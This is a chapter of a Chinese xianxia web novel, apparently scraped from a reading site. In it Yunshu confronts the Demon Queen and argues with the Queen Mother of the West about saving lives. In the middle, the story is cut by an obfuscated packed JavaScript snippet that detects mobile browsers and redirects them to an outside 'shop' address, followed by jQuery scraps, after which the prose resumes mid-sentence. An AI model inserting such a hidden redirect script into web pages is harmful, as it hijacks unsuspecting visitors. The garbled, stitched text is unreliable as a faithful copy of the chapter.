61. 执念的西王母

作品:《谁告诉你她是神了

    “蠢鸟!坏鸟!笨鸟!”


    “死后上不了天入不了地,在人间遇见恶鬼把你的骨头丢到荒郊野外被乌鸦叼走,肉身没人收拾,魂魄锁在天上千年万年一不小心投胎到人界又掉进冥河里……”


    云舒暴跳如雷地指住妖后,用尽所有脑子里能骂人的词毫不留情地谩骂她的无耻,激动的情绪让她双颊都不自然地泛上红晕,整个面色难看异常。


    “放肆。”九风沉下脸,身为妖王之子他从出生起就从未见过有人胆敢骂他母后。云舒毕竟护了他一路,好好的带着他,没让他被那些魔族分吃掉。


    且这些日子他后知后觉,云舒恐怕是另有打算,与魔君的做法背道而驰。


    九风护住母亲:“云舒,我母后哪里得罪了你,你要如此?”


    美人蹙眉都是别有风姿,放在平时云舒一定会欣赏这四神、妖站在一起、堪称世间最绮丽的风景,此刻九风存着质问,只叫她觉得心烦意乱。


    “放肆?你才放肆!九风,你母亲不守信诺,我们之间的约定到此为止了!”


    云舒怒极,双目一睁,眸中金光一闪,大手一挥,九风修为根本挡无可挡,被扫翻在地,不可思议地呆坐在地上。


    他一路走来,见过各种各样的云舒,从未见过如此她有如此无情的时候。


    妖后即便见识过这神通,也被云舒暴涨的情绪和毫不压制放出的神力打了个插翅难逃,神思粘稠地凝滞住,被云舒一把抓住,还是手上剧烈的疼痛迫使她清醒了过来。


    妖后拼力挣扎,奈何无济于事:“你,你放手!你怎敢如此对我?扶桑大帝,你将她带来,就是来折磨我的吗?”


    西王母即便已经听说,还是第一次见识到云舒的凤凰之力,惊讶大过了其他。


    云舒冷声一笑:“我如何待你取决于你如何待我!若这具身体现在出什么事,你万死难辞其咎。”


    到底还是抑制住了自己,嘴唇绷紧,平息着自己的怒气,在心中又怒骂几句。


    算这账不晚,多事之秋避免浪费战力横生枝节,她还要去见渊行,去冥界,没工夫在这里耽搁了。


    至于这只鵸鵌……


    云舒指尖一抖,迅雷不及掩耳之势,一点印记打入妖后眉心,一字一句冷声说道:“这事我记住了,你最好祈祷我无事,天下无事。否则,总有一天,我要将你们整个妖界王族挫骨扬灰,食肉寝皮!”


    妖后大惊失色,在九风的大惊探查下摸着额头:“你给我下了什么?”


    云舒不再理她,放开她,转向扶桑。


    扶桑和西王母的面色,都没有因为这小小的插曲有什么变化,两个人对她更添了探究的目光。扶桑道:“妖后娘娘,这事可是你不地道了,说起来你这夫君儿子都是为她家所保。”


    妖后不知何意,九风却是回过味来的。


    “我父王在南荒?”


    妖后反而看了西王母一眼,见她平静地望着云舒想着心事,只好将眼光收回,回着扶桑的话,眼里看的却是云舒。


    “我们妖族行事向来不与世界同合,你这丫头身为凤族后裔知晓了自己身份依然要卧在魔族,本就难以对全天下解释!我且问你,难道带兵入妖界的不是你?将我妖族囚于宫中的不是你?你也无须怪我,法子我没骗你,生死有命。”


    妖后眸光游移,别过脸去:“凤族更是怪不到我们妖界头上。”


    嘴里虽这样说,妖后知晓云舒是何人之后,心中实则忐忑。但一界妖后可不允许怯懦。


    云舒冷硬说道:“我的事情,与凤族毫无干系。”


    她也犯不着跟他人解释,更不觉得别人必须要体谅她的为难之处。只是有一点,要这人不能背刺于她,势必要使她投鼠忌器。“你倒知道我带兵入妖界,可曾想过我手中仍有妖族,与我血脉相连。我若死了,妖界,人界,都会跟着我的死尽数覆灭!”


    这不过是云舒吓唬她的话,她死了最多启动不了诸天大阵,以及妖族阵法没了,四散逃离罢了。不过她说的倒也没错,若叫魔界控制世间,妖族只能化为大补之物,可不是尽数覆灭?


    妖后愤懑不平,对西王母疾呼:“西王母,这可都是你的子民!”


    云舒根本不理会她,对扶桑道:“如果这就是你想让我知道的事情,我已经知道了。也已经考虑清楚了,多谢你的好意,我要离去了。”


    在妖后的期待下,立于一旁的西王母伸手制止了正要说话的扶桑,终于开口。第一句话却是询问云舒:“离魂珠为何没有带在身上?”


    云舒对她客气地拱了拱手:“多谢你的离魂珠,离魂珠对我有大用,如今派上了用场,自然也有它的去处。”绝口没提有什么用。


    她没提,西王母却知道她用来做什么了。她虽然远在玉山,天下飞禽哪个不是她的耳朵,眼睛。


    西王母并不客气,看似怪她:“渊行给了你,是想保你的命,你竟然不领情。”


    云舒丝毫不落下风:“渊行给了我,是给我广阔的天地,任我遨游。无论我做什么,他都会支持我。”


    西王母走上前来,云舒觉得离得近了,她更似玉像,无悲无喜。此时琥珀色的眼球微微转动,定在云舒面上,天下女仙之首,傲然又如琉璃瑰丽的身姿,总是透着无情的冷漠疏离。


    “你要救人?”


    云舒诧异西王母怎么会问这种话,她幻想中的西王母,是温和的,慈爱的,或是怜爱世人的,如今初初的接触,已经和她的想象大相径庭,这话问的更是使她感到困惑,仿佛在她的眼中,她要做什么难以理解的事情。


    难道是她自小在魔族长大,让西王母不解她的立场和信念?这倒是人之常情,毕竟连鬼梓到现在都以为,她控制世间是为了和魔君相对。


    如果不是在人间的惊鸿一瞥,没有后来的种种,她大约不会一锤定音去刺破魔君与她的矛盾。


    如果不是魔君伤了敖珊,屠戮龙族,她想过,就算她的亲生父母另有其人,她也愿意永远在魔界陪伴他。


    可是她是他偷来的,她或许没那么恨他夺走了自己原本的人生,但他趁人之危地将痛苦给了别人,将她当做了容器,只等着毁天灭地,从头到尾连背叛都不存在。


    所以,她要从根源上灭了一切。想通了这处,云舒坚定的对西王母说:“不错,我要救人。”


    35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17283394|190635||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''>救生灵百态,救世人。


    “你要救大多数人,而舍弃一小部分人?”


    这是什么说法?


    云舒否定道:“我要尽我全力,尽可能地保住能够保住的所有人。”


    “即便那些人都没有用?”


    云舒惊了,重新审视面前的女神。


    她的语言惊世骇俗,颠覆了她的三观。


    云舒心头觉得十分莫名,这在她看来,是没有联系的两件事:“这与有用没用有什么关系?”


    云舒心中泛起嘀咕,面前的这人到底是不是西王母?


    一个庆贺别人去死,一个想要没用的人都去死。


    三神她见识了,越发觉得她的渊行很好,很正常。话说回来,西王母这个样子看起来有些魔怔?固执?执念?


    她到底为什么在这里和她做这种辩论?


    西王母看着面前的女子,她不大,不过一千余岁,成长速度却达到了一种惊天动地的地步了,可惜造化弄人。


    她也并非是看到了自己从前的影子,云舒的回答并不如她的意,只是她想起云舒身上的凤凰之力,就想起了一件事:“云舒,若你还在凤凰一族,应该入我门下,从小在玉山修习。”


    这都是过去的事情了,早已无法挽回,云舒也觉得没什么,不过她还是问了句:“为何?难道南荒无法教习我?”


    妖后解释道:“世间神兽各族主脉之子,都有机会入琼华宫锻体,使血脉之力更加纯净,在最不容易存活的幼年保证身体的强悍。其中天赋最好的,可以留在琼华宫修习,直到课业圆满,回去之后接受族中传承,便是下一任的族长候选了。我从前也在琼华宫中,这一辈这一支……”


    妖后摸向九风卷曲的发,冰凉的玉手与复杂的爱恨交织纠缠,她说:“九风此刻起便留下来。”


    这更没什么好可惜的了,云舒根本没想当什么凤族族长,她也不是凤凰。


    云舒突然想到乐游也是玉山出来的,那个已经堕魔的女子,西王母知不知道呢?


    一定是知道了的,昔日的弟子,鸾族的族长之女,这是大事。此地离鸾族颇近,真是不宜久留。


    “多谢西王母抬爱,世事无常,还是往前看吧。我可以走了吗?”


    扶桑眼见阿琼执念难当,知道她想起了往事。


    昔日四海八荒最尊贵的神女何曾没有过普度众生的梦。


    千年万年走过来,那个梦,不知不觉间,突然就带着无限的倦怠,变了质。云舒当真是通透决然地超乎他的意料。


    她与渊行,其实是相似的


    扶桑最后问云舒:“当真不跟我回蓬莱?云舒,我这好意,只有一次。本是为了渊行,如今是真心问你。”


    云舒依然拒绝。


    这么一大会儿功夫,天地已经不再动荡。


    云舒望了望渊月宫的方向,那里带着一片天地间诡异的紫色,和她的煞气极为相像,她好像知道天地动荡是为何了,她决定不入天界了。


    倘若心心相印,渊行知道到哪里找她。


    西王母率先转了身:“活下来就来见我吧,你也会需要见我的。”